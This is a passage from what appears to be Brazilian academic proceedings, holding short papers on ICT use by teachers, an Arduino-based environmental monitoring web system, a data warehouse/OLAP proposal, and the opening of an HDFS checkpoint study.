identificar onde é mais utilizado. Esses dados serão apresentados em forma de tabelas e gráficos, sendo possível compartilhar os resultados e realizar impressões ou gerar arquivos pdf.

Referências

- GOODE, Willian J.; HATT, Paul K. Métodos em Pesquisa Social. 4a ed. São Paulo: Nacional, 1972.
- MATTAR, F. N. Pesquisa de marketing: metodologia, planejamento, execução e análise. 2a. ed. São Paulo: Atlas, 1994, 2v., v.2.
- PARASURAMAN, A. Marketing research. 2a. ed. Addison Wesley Publishing Company, 1991.
- LECHETA, Ricardo R. Android Essencial. 1. ed. SP: Novatec, 2016.
- MILANI, André. Construindo Aplicações Web com PHP e MySQL. 2. ed. SP: Novatec, 2016.
- ESPÍNDOLA, E.C. A importância da Modelagem de Objetos no Desenvolvimento de Sistemas. Disponível em <<http://www.linhadecodigo.com.br>> (acesso em 12 de 06 de 2017).
- LAPA, I. A importância do Front-End. 2016. Disponível em <<http://www.behu3.rocks/2015/06/15/a-importancia-do-front-end>> (acesso em 12 de 06 de 2017).
- PASQUA, D.V. Webservices REST e PHP, Introdução. nov.2015. Disponível em <<http://www.douglaspasqua.com/2015/11/20/webservices-rest-e-php-introducao>> (acesso em 14 de 06 de 2017).
- PALIARI, M. COMO FUNCIONA UM WEBSERVICE REST. 22 de 10 de 2012. Disponível em <<http://www.matera.com/br/2012/10/22/como-funciona-um-webservice-rest/>> (acesso em 16 de 06 de 2017).

Reflexões sobre o uso das tecnologias de informação e comunicação como ferramenta auxiliar no processo de ensino e aprendizagem

Lauren Linck Nilson¹, Anderson Daniel Stochero², Samuel Müller Forrati²,

¹ Mestre em Ensino Científico e Tecnológico pela Universidade Regional Integrada do Alto Uruguai e das Missões (URI) - *Campus* Santo Ângelo
Rua Universidade das Missões, n° 464 - Universitário, Santo Ângelo - RS

² Acadêmicos do Curso Superior de Tecnologia em Sistemas para Internet - Instituto Federal Farroupilha - *Campus* Santo Ângelo
Rod. RS-218, Km 5, s/n - Indubras, Santo Ângelo - RS
{laurenlincknilson@gmail.com, anderson_stochero@yahoo.com.br, samuel.forrati@gmail.com}

Abstract. *This article aims to discuss the use of information and communication technologies in the school environment. Aiming at what is an evaluation of the insertion of ICT in these environments, to know how they are being worked and to identify the forms of contribution in their insertion in educational institutions. To reach the proposed objectives, a questionnaire was applied to the teachers, about the use of technological tools, being a methodology characterized as qualitative. As a result, it was possible to identify how various possibilities of utilization of them in the school environment, evidencing the importance of the appropriation of the technologies.*

Resumo. *O presente artigo tem por objetivo discutir diferentes aspectos relativos ao uso das tecnologias da informação e comunicação no ambiente escolar. Visando compreender qual a importância da inserção das TICs nesses ambientes, conhecer de que forma elas estão sendo trabalhadas e identificar meios de contribuição na sua inserção nas instituições de ensino. Para alcançar os objetivos propostos foi aplicado um questionário aos docentes, acerca do uso de ferramentas tecnológicas, sendo a metodologia caracterizada como qualitativa. Como resultado foi possível identificar as diversas possibilidades de utilização das TICs no ambiente escolar, evidenciando a importância da apropriação dessas tecnologias.*

1. Introdução

As Tecnologias de Informação e Comunicação – TICs exercem um papel imprescindível na forma de comunicar, ensinar, aprender e conviver em sociedade. Sendo necessário, no contexto educacional atual, aliar essas tecnologias de forma significativa ao processo de construção do conhecimento, visando atender aos interesses dos aprendizes e da comunidade escolar. Bem como no desenvolvimento profissional de professores, os quais são os agentes que proporcionam essa interação: professor-aluno-TICs. Como consequência de sua utilização, ocorre um melhoramento da gestão, governança e administração educacional, que se estabelece no ambiente escolar envolvendo uma mistura certa e organizada de políticas, tecnologias e capacidades [Unesco 2014].

Em virtude do papel desempenhado pelas TICs no ambiente educacional, se faz necessária à sua valorização pelos docentes. Contudo, tem-se a consciência de que, apesar de muitos professores terem o desejo de utilizar as tecnologias em suas práticas

educacionais, existem barreiras que os impedem de dinamizar seu método de ensino, seja por falta de ferramentas tecnológicas facilitadoras, ou por dificuldades no acesso à Web como, por exemplo, escolas com acesso à internet restrito, ou até mesmo sem conexão. Enquanto outros tiveram, em sua formação, lacunas que não enfatizaram o uso das tecnologias como um recurso a ser empregado pelos professores em sua prática docente.

O uso das tecnologias foi difundido com mais entusiasmo nas últimas décadas, tornando os jovens “nativos digitais”, contexto não vivenciado por muitos professores. De acordo com [Almeida 2000], os alunos, por conviverem desde a infância em uma sociedade rodeada por meios tecnológicos, têm bastante domínio sobre as tecnologias e conseguem manusear seus recursos com maior facilidade do que muitos de seus professores.

Nesse sentido, a inserção das TICs no ambiente escolar se mostra desafiadora, em um contexto onde os alunos se caracterizam por serem “nativos digitais” enquanto a maioria de seus professores não são. Tendo, assim, a necessidade de encontrar meios que possibilitem a integração dessas tecnologias nas escolas com o auxílio de discentes e docentes, em um trabalho conjunto e contínuo.

A partir dessa contextualização o presente trabalho tem como objetivos (i) compreender qual a importância da inserção das TICs em ambientes escolares de diferentes níveis de ensino; (ii) conhecer de que forma, no atual contexto, está sendo trabalhado o uso de equipamentos tecnológicos como ferramentas auxiliares de ensino e, (iii) identificar meios de contribuição na inserção das TICs, de forma efetiva, no ambiente escolar.

2. Caminho Metodológico

O presente trabalho apresenta metodologia qualitativa, a qual se caracteriza, segundo [Bardin 2011], como um procedimento mais intuitivo, que se adapta com mais facilidades a evolução de hipóteses. No desenvolvimento deste estudo, foi aplicado um questionário com onze (11) perguntas direcionadas ao uso das tecnologias em sala de aula por professores de diferentes níveis de ensino (educação básica e ensino superior), totalizando trinta e cinco (35) respondentes envolvidos na pesquisa.

Quanto à abordagem e interpretação dos dados, utilizou-se a metodologia do supracitado autor, que propõe uma sequência de análise composta por: 1. Pré-análise; 2. Exploração do material e, 3. Tratamento dos resultados. Nesse sentido, o tratamento dos dados permite a inferência e a interpretação dos resultados baseando-se em autores que descrevem o uso das TICs nas instituições de ensino. Ressaltando que, com base nos princípios éticos da pesquisa, os nomes dos docentes envolvidos no levantamento de dados foram omitidos.

3. Resultados e Análise de Dados

A pesquisa teve como participantes um grupo de trinta e cinco (35) professores da rede de ensino, correspondente à Educação Básica e o Ensino Superior. Dentre os entrevistados, vinte e sete (27) são docentes na Educação Básica, três (3) são do Ensino Superior e cinco (5) são professores em ambos²⁹ os níveis de ensino. As áreas do conhecimento das quais os entrevistados fazem parte correspondem às mais diversas, desde componentes curriculares básicos da educação como matemática e linguagens, até

²⁹ Para fins de facilitar a interpretação dos dados foram considerados nessa modalidade professores de ensino superior e nível pós-médio.

disciplinas específicas do ensino superior como mecânica geral, engenharia de software e bioestatística, por exemplo.

Na visão do grupo de professores participantes desta pesquisa, a importância da inserção das TICs no ambiente escolar se estabelece, como importante ferramenta, conforme o relato de um educador: *“De grande relevância, pois os computadores, a internet, os softwares, os jogos eletrônicos e até mesmo os celulares hoje são imprescindíveis para a dinamização e a qualidade da aula”*. Outro educador destaca a necessidade de recorrer a ferramentas diferenciadas para atrair a atenção dos alunos, dinamizar as aulas e obter resultados promissores: *“De vital importância. Não tem mais como não utilizar esses meios para despertar no aluno um interesse maior pelos estudos, pois temos que nos associar àquelas ferramentas que estão à mão deles para obtermos os resultados esperados”*.

Visando identificar quais as TICs mais utilizadas dentro da sala de aula, obteve-se como resposta a utilização de ferramentas além de computadores, notebooks e tablets - a integração de projetores (Datashow) e lousa digital, os quais visam integrar softwares específicos de suas áreas, vídeos, jogos e propor pesquisas online. Para tanto, alguns professores propõem a utilização dos próprios dispositivos móveis dos alunos, como smartphones, para possibilitar maior interação e atrair de forma mais efetiva a atenção dos jovens.

Apesar de admitir a importância do uso das tecnologias na sala de aula os professores destacam em suas respostas, a falta de capacitação adequada no que se refere ao uso das TICs. Fato esse que é justificado por [Pereira, Tarcia e Sigulem 2014] devido às competências adquiridas pelos docentes no início de carreira estarem obsoletas no final, reforçando que trabalhar significa aprender, transmitir saberes e produzir conhecimentos; o ciberespaço envolve tecnologias intelectuais, beneficiando formas de acesso à informação e novos estilos de raciocínio e de conhecimento, o que mudam radicalmente os dados do problema da educação e da formação, daí a importância do uso das tecnologias beneficiar os estudantes tornando-os "cidadãos digitais".

Diante do exposto torna-se visível a importância da inserção de tecnologias de informação e comunicação dentro das salas de aula. Porém de acordo com as respostas de outro questionamento, o qual teve como objetivo identificar como está sendo desenvolvida a utilização de equipamentos tecnológicos como ferramenta auxiliar de ensino dentro das escolas, obteve-se como resposta a deficiência de ambientes adequados, e principalmente a falta de domínio e capacitação por parte dos educadores em relação a essas novas tecnologias.

4. Conclusão

Com base nas respostas obtidas, entende-se que é preciso melhorar a competência dos professores no que se refere ao uso das tecnologias de comunicação e informação na educação, e reforçar os pontos positivos proporcionados pela incorporação das TICs no sistema educacional, reduzindo significativamente os níveis de exclusão digital.

A partir das informações discutidas foi possível constatar que, apesar das boas intenções na utilização dos recursos tecnológicos, muitas vezes os docentes esbarram em dificuldades oriundas da falta de estrutura física nas instituições de ensino, como a ausência de um espaço adequado para o desenvolvimento de habilidades relacionadas ao uso dessas ferramentas, e também a falta de capacitação, seja por não haver oferta de cursos de formação em quantidade adequada para abarcar um maior número de docentes, ou até mesmo pelo receio dos próprios educadores em trabalhar com tecnologias que não possuam total domínio, preferindo assim, se manter alheias a elas.

O compartilhamento de conhecimentos entre professores e alunos que têm maior facilidade com determinadas tecnologias, podem ensinar e ajudar os que estão com dificuldades, desconstruindo o modelo tradicional de ensino onde somente o professor tem a autoridade para disseminar o conhecimento, tornando esse um processo democrático e conjunto. Nesse sentido, os objetivos propostos foram alcançados, de forma que foi possível perceber que, a introdução das tecnologias de informação e comunicação pode e deve ser incentivada, criando no âmbito escolar um ambiente diversificado e interativo a fim de potencializar as formas de ensinar e aprender.

Referências

- Almeida, Maria Elizabeth de. (2000) ProInfo: Informática e formação de professores/Secretaria de Educação a Distância. Brasília: Ministério da Educação. Seed, v. 1.
- Bardin, L. (2011) Análise de conteúdo. São Paulo: Edições 70
- Pereira, T. A. e Tarcia, R. M. L. e Sigulem, D. (2014) “Uso das tecnologias de informação e comunicação (TIC) na educação superior”. ABED. São Paulo. p. 1-10.
- Unesco, Organização das Nações Unidas para a Educação, a Ciência e a Cultura. (2014) “TIC na educação no Brasil”, <http://www.unesco.org/new/pt/brasil/communication-and-information/access-toknowledge/ict-in-education/>, Outubro.

Uma Proposta de Sistema Web para Monitoramento e Análise de Dados Coletados a partir de Estações Construídas com Arduíno

André C. Groth¹, Robson M. Remontti¹, Fernando de Cristo¹, Joel da Silva^{1,2}

¹Instituto Federal Farroupilha (IFFar) – Campus Frederico Westphalen
– Frederico Westphalen – RS– Brasil

²Universidade Federal de Santa Maria

andre.groth@hotmail.com, robson09tt@gmail.com, fernando.cristo@iffarroupilha.edu.br, joeldasilva@gmail.com

Resumo. Este artigo apresenta uma proposta de sistema que interage com um protótipo em Arduino para leitura, armazenamento e monitoramento de variáveis de ambiente, como por exemplo, temperatura, umidade, Co2, entre outras. A plataforma Arduino é compatível com diversos sensores e recursos. Já existem formas de medição de temperatura, umidade, e gases do ar de forma manual e automática, porém, acreditamos que uma evolução natural de muitas dessas propostas seria a integração com uma aplicação Web e um SGBD. É nesse contexto que se insere o trabalho, o qual propõe um sistema que possibilite a coleta de dados a partir de estações construídas com Arduino, armazenamento dos mesmos em um SGBD e gerenciamento a partir de uma aplicação disponível na Web com funcionalidades para monitoramento e análise em tempo real dos dados coletados.

Abstract. This paper propose a system that interacts with an Arduino prototype for reading, storing and monitoring environment variables, such as temperature, humidity, Co2, among others. The Arduino platform is compatible with various sensors and features. Currently, there are ways of measuring temperature, humidity, and air gases manually and automatically, but we believe that a natural evolution of many of these proposals would be the integration with a Web application and a DBMS. It is in this context that the work is inserted, which proposes a system that allows the collection of data from stations built with Arduino, storage of them in a DBMS and management from an application available on the Web with functionalities for monitoring and analysis data collected in real time.

1. Introdução

O monitoramento de ambientes usando novas tecnologias auxilia diversas áreas, inclusive a agricultura e o meio ambiente. Existem formas de medição de temperatura, umidade, e gases do ar de forma manual e automática com sensores integrados a uma placa microcontroladora. Uma possibilidade para obter resultados precisos e em tempo real, é a utilização de plataformas como o Arduino (2017).

Por sua vez, uma aplicação Web pode auxiliar no armazenamento e gerenciamento de dados coletados de estações espalhadas em uma determinada área, tornando possível a visualização através de gráficos e tabelas, permitindo assim, a extração de análises e relatórios de alterações no clima ou nas medições de gases, de acordo com a necessidade e interesse do usuário. É neste contexto que se insere o

trabalho, o qual propõe a modelagem e desenvolvimento de um sistema que possibilite a coleta de dados a partir de estações construídas com Arduino, armazenamento dos dados em um SGBD disponível na Web e funcionalidades para gerenciamento e análise em tempo real dos dados coletados. Como estudo de caso serão realizadas leituras de temperatura e umidade.

2. Análise de Trabalhos Relacionados e Tecnologias Envolvidas

Neste capítulo serão apresentados alguns trabalhos que fizeram parte da base da pesquisa do projeto, juntamente com as principais tecnologias utilizadas no desenvolvimento.

2.1 Trabalhos Relacionados

Em Cantú (2013) os autores propõem o mesmo princípio do uso do Arduino como placa microcontroladora para coletar informações dos sensores, utilizando um Framework chamado Django (2017), linguagens Python (2017) e JavaScript. Os trabalhos Martins *et al.* (2008) e Santos *et al.* (2014) fazem o monitoramento da poluição do ar de forma manual com o uso de liquens (2017).

Dentre os trabalhos citados, o que mais se assemelha com o apresentado é o Cantú (2013), que utiliza uma placa arduino para integrar os sensores e realizar a captação dos dados para o envio e armazenamento em um banco de dados. Assim, após o processamento necessário os dados são exibidos para o usuário em uma aplicação Web. Comparando os trabalhos, as tecnologias utilizadas são diferentes, começando na linguagem de programação utilizada, que é o PHP. O Framework usado é o laravel, e para representar os dados serão utilizadas as API's Highcharts (2017). Os dados serão armazenados em um banco de dados Postgresql (2017). Quanto a funcionalidades, captar níveis de gases que podem poluir o ar e exibir para o usuário, é um diferencial e um adicional importante em relação ao Cantú (2013), que é o trabalho que se assemelha diretamente ao presente. Os outros dois trabalhos citados, Martins *et al.* (2008) e Santos *et al.* (2014) se comparam ao apresentado no quesito análise da poluição do ambiente, e a ideia parte de facilitar essa análise, de forma automatizada, onde os liquens seriam substituídos e os resultados seriam exibidos em gráficos com a mesma precisão do que com o uso de liquens. Isso traria praticidade aos testes, e comodidade se comparado com os processos manuais ou semi-automáticos.

2.2 Tecnologias Envolvidas

Segundo Roberts (2011) em termos práticos, um Arduino é um pequeno computador que você pode programar para processar entradas e saídas entre o dispositivo e os componentes externos conectados a ele. A ideia é utilizar sensores e dispositivos auxiliares (placas extras ao Arduino) que captam as informações que serão mostradas no sistema, sendo eles: O sensor Dht11 (2017), que é capaz de captar a temperatura e a umidade do ar, entre outros. Para testes iniciais, foi utilizada um Ethernet Shield W5100 (2017), que estabelece a conexão da estação dos sensores a partir de cabos. Será utilizado Laravel como Framework PHP para o desenvolvimento web, que utiliza a arquitetura MVC e tem como principal característica ajudar a desenvolver aplicações seguras e performáticas de forma rápida.

3. Proposta e Resultados Parciais

Considerando os trabalhos relacionados estudados e as tecnologias disponíveis, apresentaremos nesta seção um protótipo para coleta, armazenamento e monitoramento

de variáveis como temperatura e umidade. A partir de uma placa de internet compatível ao arduino serão enviados as variáveis citadas até um banco de dados criado no SGBD Postgresql. O sistema está sendo desenvolvido com o apoio do Framework Laravel que gerencia as informações captadas. Irá possuir um controle de usuários, permitindo o acesso ao usuário que possuir uma estação de sensores, e um acesso ao administrador. A interface do usuário será simples, onde irá exibir as estações (que podem variar para cada usuário), seu status de funcionamento e caso ligada, mostre os dados em tempo real, com suas variações. A tela do administrador, terá a opção de alterar dados, visualizar estações em funcionamento, cadastrar e excluir. Para os dois tipos de acessos, será permitido a emissão de relatórios do estado atual dos gráficos.

Em nossa proposta, todas as estações de coleta serão georreferenciadas, possibilitando assim a geração de mapas, envolvendo os valores coletados e posição geográfica, quando se aplicar. Como resultados parciais, para fins de validação da proposta, utilizamos dois kits Arduino com uma placa de internet para o envio dos dados, os quais estão equipados com sensores para leitura de temperatura e umidade. As duas estações estão dispostas em locais distintos do Campus do Instituto Federal Farroupilha - Campus Frederico Westphalen e acessam a rede interna como cliente via Dhcp (2017). No escopo do sistema programado no Arduino, é endereçado o servidor com seu IP em que será feita a conexão e se inicializa as variáveis. A leitura é feita por entradas em pinos digitais do Arduino em que estão os sensores, armazenando em variáveis temporárias que serão enviadas para o servidor após testes condicionais, que verificam se a conexão foi estabelecida, o próximo passo é enviar pelo método GET os dados coletados em cada estação. Por fim o sistema fecha a conexão e entra em espera de dez minutos para executar a próxima leitura repetindo o loop. Apresentamos na Figura 1-A a arquitetura do projeto em um alto nível de abstração, e na figura 1-B um gráfico que manipula e exibe os dados coletados em cada estação, fazendo a leitura dos mesmos. O usuário pode manipular no próprio gráfico mostrando apenas a coleta a ser escolhida.




Figura 1 - Arquitetura da Proposta (a) e Gráfico de temperatura e umidade (b)

4. Conclusões

Até o presente momento, como resultados parciais, realizamos parte das implementações, o que possibilita a coleta de duas variáveis (temperatura e umidade), a partir de duas estações posicionadas em locais distintos do Campus. Os dados captados se mostraram estáveis, e consideramos os resultados como satisfatórios até o momento e os dados estão disponíveis em relatórios e gráficos em uma página Web. Continuaremos com o desenvolvimento dos outros módulos do sistema, no qual estão previstas diversas funcionalidades para a configuração, instalação das estações e também para a coleta,

armazenamento, monitoramento e gerenciamento dos dados. Ainda no contexto do projeto, já foram adquiridas mais 5 conjuntos de placas de Arduino e diversos sensores que serão utilizados para a coleta de outras variáveis que podem ser utilizadas para acompanhamento e monitoramento da qualidade do ar.

Referências

- Arduino. Site Oficial. Disponível: <https://www.arduino.cc/> Acesso: Agosto/2017.
- Dht11, Disponível: goo.gl/weFzYe Acesso: Setembro/2017.
- Roberts, M. Arduino Básico. São Paulo: Novatec, 2011.
- Teixeira A. C, Monitoramento de variáveis ambientais por meio de um sistema autônomo baseado na plataforma arduino, UFP, São Gabriel-RS, 2016.
- Django. Site Oficial. Disponível: www.djangoproject.com/ Acesso: Setembro/2017.
- Python. Site Oficial. Disponível: www.python.org/ Acesso: Setembro/2017.
- Cantú. D, Sistema web para monitoramento de sensores de temperatura e umidade, UTFPR, Pato Branco, 2013.
- Martins. S. M. Käffer. M. I, Lemos. A, Liquens como Bioindicadores da qualidade do ar numa área de termoeletrica. RS, 2008.
- Postgresql, Site Oficial. Disponível: <https://www.postgresql.org> Acesso: Setembro/2017.
- Liquens, Disponível: www.sobiologia.com.br/conteudos/Reinos/biofungos4.php Acesso: Setembro/2017.
- Santos E. P, Fioreze M, Kemerich P. D, Bento A. P, Júnior O, C. Uso de liquens e da técnica de espectrometria de fluorescência de raios-x por energia dispersiva para monitoramento da qualidade do ar, 2014.
- Php. Site Oficial. Disponível: <http://php.net> Acesso: Setembro/2017.
- Highcharts, Site Oficial. Disponível: www.highcharts.com Acesso: Setembro/2017.
- Ethernet Shield W5100. Disponível: www.arduino.cc/en/Guide/ArduinoEthernetShield Acesso: Setembro/2017.
- Dhcp. Disponível: <https://goo.gl/qdCdB9> Acesso: Setembro/2017.

Ambiente de Suporte à Tomada de Decisões com Data Warehouse e OLAP

Mauro Jovir Zanon Junior¹, Joel da Silva^{1,2}

¹Curso Superior de Tecnologia em Sistemas para Internet – Instituto Federal de Educação, Ciência e Tecnologia Farroupilha (IFFar) – Campus Frederico Westphalen Caixa Postal 169 – 98.400-000 – Frederico Westphalen – RS – Brasil

²Universidade Federal de Santa Maria (UFSM) - www.ufsm.br
maurojzanon@gmail.com, joeldasilva@gmail.com

Abstract. *The present work describes the construction of an environment proposal of a decision-making ambient suport system, using a OLAP system, to assist in the management and manipulation of data for the SIA3F project systems of ADMAU. Based on a market share survey and considering better cost benefit, we chose Xmondrian as OLAP System, and observing the difficulties and demands of the SIA3F systems in order to manage and support decision-making, it is possible to justify the implementation and use of the proposed tool.*

Resumo. *O presente trabalho tem como objetivo central a descrição da construção de uma proposta de ambiente para suporte na tomada de decisões, com a utilização de um sistema OLAP, para auxiliar no gerenciamento e manipulação de dados para os sistemas do projeto SIA3F da ADMAU. Com base em uma pesquisa de market share e considerando melhor custo benefício, optou-se pela utilização da ferramenta Xmondrian como OLAP, sistema de análise de informações on-line, e observando as dificuldades e demandas dos sistemas SIA3F para com o gerenciamento e apoio a tomada de decisões pode-se justificar a implantação e utilização das ferramentas propostas.*

1. Introdução

Para auxiliar gestores no árduo caminho que é o gerenciamento organizacional de informações existem inúmeras ferramentas de apoio à tomada de decisões. Dentre elas destaca-se o sistema de Data Warehouse (DW), que Date (2004) define como “um depósito de dados orientado por assunto, integrado, não volátil, variável com o tempo, para apoiar as decisões gerenciais”. Tal sistema, diferentemente de um banco de dados transacional, trabalha com dados consolidados baseados em histórico, com foco no auxílio ao gestor em suas tomadas de decisões.

Outra tecnologia, que pode ser integrada a um Data Warehouse, é o OLAP, On-Line Transaction Processing - Processamento de Transações On-line em tradução livre – definido por Bispo e Cazarini (1998) como uma ferramenta composta por um conjunto de tecnologias projetadas para dar suporte ao processo decisório, através de consultas, análises e cálculos mais sofisticados nos dados corporativos, estejam eles armazenados em um Data Warehouse ou não.

O presente trabalho consiste em descrever a construção de uma proposta de ambiente de suporte à tomada de decisões para o projeto SIA3F (Sistema Integrado de Apoio às Atividades da Agricultura Familiar). O objetivo é aprimorar o gerenciamento de dados, consultas e relatórios, visando o melhor desempenho e custo benefício, e desta forma auxiliar no gerenciamento e na tomada de decisões no projeto, visto que os sistemas

deste trabalham com um grande volume de dados e necessitam de uma ferramenta para auxiliar no processo gerencial.

2. Sistemas de Apoio à Tomada de Decisão (SAD)

Sistemas de Apoio a Tomada de Decisão, segundo Junior et. al. (2006), são sistemas computacionais que buscam organizar e desta forma apoiar os processos de decisões empresariais.

A utilização de SAD tem muitas vantagens, uma vez que este tem por objetivo produzir através de suas informações um conhecimento consolidado, acima de tudo confiável, o que possibilita ao gestor tomar a decisão melhor fundamentada, e que, na maioria das vezes, significa aquela com melhor retorno econômico. Uma pesquisa feita pela Nucleus Research, órgão especializado em consultoria, pesquisas e análise de mercados, afirma que há um retorno de U\$7,23 para cada dólar investido em ERP, SAD e gestão de negócios.

Além do retorno financeiro, há ainda outras vantagens na utilização dos SAD, segundo Dante (1998), os benefícios podem ser políticos, econômicos, sociais, culturais e tecnológicos, alguns são quantificáveis, outros não, alguns são diretos, outros são indiretos. Como por exemplo, quando se reduz tempo, seja em uma manutenção ou produção, obtém-se um benefício, pois se reduz custos. Quando se ganha qualidade, pode-se medi-la, mas não quantificá-la. Quando há um desenvolvimento aprende-se algo ou se obtém alguma certificação, não se pode medi-la ou quantificá-la ainda que exista a certeza de que isto constitui um benefício.

3. Business Intelligence (BI)

O conceito de BI é um termo que não traz uma definição própria ou conclusiva, há uma interpretação livre sobre seu significado, dependendo do contexto onde o termo está sendo aplicado. Segundo Turban et. al. (2009), o Business Intelligence é um termo “guarda chuva” que abrange arquiteturas, ferramentas, aplicações, bancos de dados, metodologias de pesquisa e ações.

Alguns autores, dentre eles Turban et. al. (2009), acreditam que o Business Intelligence tem como objetivo fornecer acesso interativo aos dados, proporcionando desta maneira sua manipulação, visando a fácil acessibilidade pelos gestores, para que desta forma eles possam realizar uma análise adequada das informações extraídas dos dados.

Os modelos de BI disponíveis podem ser customizados de diversas formas, porém, em sua maioria, possuem várias características semelhantes aos componentes de um DW. Tendo em vista que o objetivo deste trabalho é construir um DW, o referido modelo será abordado de maneira mais específica na próxima seção.

4. Data Warehouse

Um Data Warehouse - Armazém de Dados em uma tradução livre – tem por uma das suas principais características facilitar o tratamento e manipulação de um grande volume de dados de maneira fácil e interativa.

O processo de Data Warehousing muda o contato entre desenvolvedores e usuários, pois trata o processo de aquisição de informação como um self-service, uma vez que o sistema multidimensional de alta interatividade permite customizar e manipular relatórios de maneira personalizada. Fato que diminui demandas para o programador, que reduz tempo de desenvolvimento com relatórios. Estes modelos se utilizam de ferramentas de consultas amigáveis em um banco de dados previamente otimizado, que provém agilidade e confiança aos usuários [Paim 2003].

Para garantir a eficiência na capacidade de resposta rápida a consultas avançadas e permitir um processo de filtragem e seleção de dados de forma minuciosa o ambiente do Data Warehousing geralmente é composto de quatro elementos principais, os quais são apresentados na Figura 1.




Figura 1. Componentes DW

Fonte: Devmedia, 2017

5. Metodologia

Depois de efetuar uma pesquisa de mercado com base no market share foram elencadas algumas ferramentas de OLAP disponíveis, como XMonDrian, Tableau, Qlik, SAP, IBM Cognos, Mycrossoft BI tools e dentre outras, optou-se pelo primeiro devido ao seu melhor custo benefício, por se tratar de uma ferramenta gratuita, Open-Source e com uma comunidade de desenvolvimento ativa. A partir da escolha iniciou-se o estudo da ferramenta, suas configurações, modelagem de cubos dimensionais, layouts, funções, modelos de relatórios e gráficos e demais funcionalidades, objetivando após a sua integração com um DW, previamente construído, aprimorar o gerenciamento de dados para auxiliar na administração e na tomada de decisões no projeto SIA3F (Sistema Integrado de Apoio às Atividades da Agricultura Familiar), projetado e desenvolvido pela Universidade Federal de Santa Maria e pelo Instituto Federal Farroupilha em parceria com a ADMAU (Agência de Desenvolvimento do Médio Alto Uruguai).

É importante destacar que o XMonDrian é uma ferramenta Open source, baseada no já conceituado Mondrian, que foi projetado por Julian Hyde e mais tarde incorporado pela Pentaho em suas API's de BI. Devido a Pentaho deixar dar suporte a arquivos de conteúdo “.war”, extensão em linguagem Java de fácil manutenção, Roland Bouman, um desenvolvedor especializado em aplicações web, resolveu implementar o XMonDrian para sanar esta demanda.

O XMonDrian fornece ao desenvolvedor vários recursos, entre eles destacam-se uma visão multidimensional de um banco de dados relacional, um mecanismo gerador de consultas de expressões multidimensionais (MDX), camadas de cache inteligentes e avançadas, melhoram o desempenho das consultas e acesso de dados OLAP através do padrão XML para análises via API's (XML/A) e OLAP4J.

6. Considerações Finais

Para o gerenciamento e manipulação de um grande volume de dados e a transformação desses dados em informações, informações em decisões, para depois, finalmente, converter estas decisões em ações é preciso dispor do auxílio de um ambiente que propicie suporte ao processo de tomada de decisões, processo qual é de suma importância para o gerenciamento e perpetuação de um sistema.

Neste contexto, embora a implementação da ferramenta apresentada XMonDrian ainda esteja em andamento, já pode-se verificar que terá um impacto positivo no gerenciamento dos sistemas integrantes do projeto SIA3F da ADMAU, posto que tais

sistemas dispõem de características que justificam a implementação e utilização da ferramenta sugerida, como por exemplo, no gerenciamento das inspetorias municipais são produzidos um grande volume de dados para serem manipulados. Outro exemplo que justifica esta utilização é a integração dos sistemas com as pequenas propriedades e as agroindústrias, constituídas de um público diverso, que por sua vez possuem demandas de informações e relatórios distintos, e isto exige um sistema de relatórios e interativo, funções disponíveis nos sistemas de Data Warehouse e OLAP.

Referências

- Bispo, C. A. F. e Cazarini, E. W. (1998) “A Evolução do processo decisório”, In: Encontro Nacional de Engenharia de Produção – XVIII ENEGEP, Rio de Janeiro.
- Dante, G. P. (1998), Gestión de información en las organizaciones, CECAPI Universidad de Chile.
- Date, C J. (2004), Introdução a sistemas de banco de dados: data warehouse, Campus, 8ª edição.
- Devmedia. (2017) “Business Intelligence: Conhecendo algumas ferramentas Open Source”, <http://www.devmedia.com.br/business-intelligence-conhecendo-algumas-ferramentas-open-source/31963>, Abril.
- Junior, R. F. T.; Fernandes, F. C. F.; Pereira, N. A. (2006) "Sistema de apoio à decisão para programação da produção em fundições de mercado", In GESTÃO & PRODUÇÃO, São Paulo, v. 13, n. 2, p. 205-221, mai./ago., <http://www.scielo.br/pdf/gp/v13n2/31168>, Junho.
- Paim, F. R. S. (2003) “Uma Metodologia para Definição de Requisitos em Sistemas Data Warehouse”, Dissertação (Pós-Graduação em Ciência da Computação) – Universidade Federal de Pernambuco, Recife, http://repositorio.ufpe.br/bitstream/handle/123456789/2527/arquivo4810_1.pdf?sequence=1&isAllowed=y, Junho.
- Turban, E. et. al. (2009) Business Intelligence: Um Enfoque Gerencial para a inteligência dos negócios, Bookman, 1ª edição.

Avaliação de uma Arquitetura de Configuração Dinâmica para o Checkpoint no HDFS

Paulo V. M. Cardoso, Patrícia Pitthan Barcelos

Pós-Graduação em Ciência da Computação (PGCC)
Universidade Federal de Santa Maria (UFSM)
Santa Maria -- RS -- Brazil
{pcardoso,pitthan}@inf.ufsm.br

Resumo. O estudo e a otimização de técnicas de tolerância a falhas torna-se mais importante à medida em que mais recursos são usados em conjunto. O framework Apache Hadoop e seu sistema de arquivos distribuído (HDFS) usam a técnica de Checkpoint and Recovery para garantir confiabilidade de execução. Porém, o período entre checkpoints é configurado de forma estática e não pode ser mudado em execução. Por isso, este trabalho define e avalia um mecanismo de configuração dinâmica para o checkpoint no HDFS.

1. Introdução

A crescente demanda por processamento computacional de alto desempenho tem exigido que recursos computacionais sejam utilizados de forma conjunta, tornando a disponibilidade e a confiabilidade grandes desafios em sistemas HPC [Egwutuoha et al. 2013]. Uma opção de segurança que se apresenta de forma eficiente é a técnica de *Checkpoint and Recovery* (CR), em que a recuperação de uma falha é feita a partir de estados estáveis previamente salvos, evitando re-execuções completas [Cui et al. 2015].

A escolha pelo período ideal de *checkpoint*, porém, também surge como um desafio para sistemas que implementam a técnica de CR. O HDFS, usado pelo *framework* de alto desempenho Apache Hadoop, usa um mecanismo de CR com acessos frequentes ao disco. O período entre *checkpoints* no HDFS é estático e, por isso, tanto o desempenho quanto a confiabilidade podem ser prejudicados.

Este trabalho apresenta uma proposta de configuração dinâmica para o *checkpoint* no HDFS, a partir de monitoramentos de uso do ambiente e de uma coordenação distribuída. O objetivo do mecanismo é adaptar o intervalo de *checkpoints* para garantir níveis satisfatórios de confiabilidade com uma menor interferência no desempenho. O HDFS com mecanismo dinâmico é definido e, então, submetido a testes preliminares, comparando seu desempenho com a versão *default* do *framework*.

2. HDFS

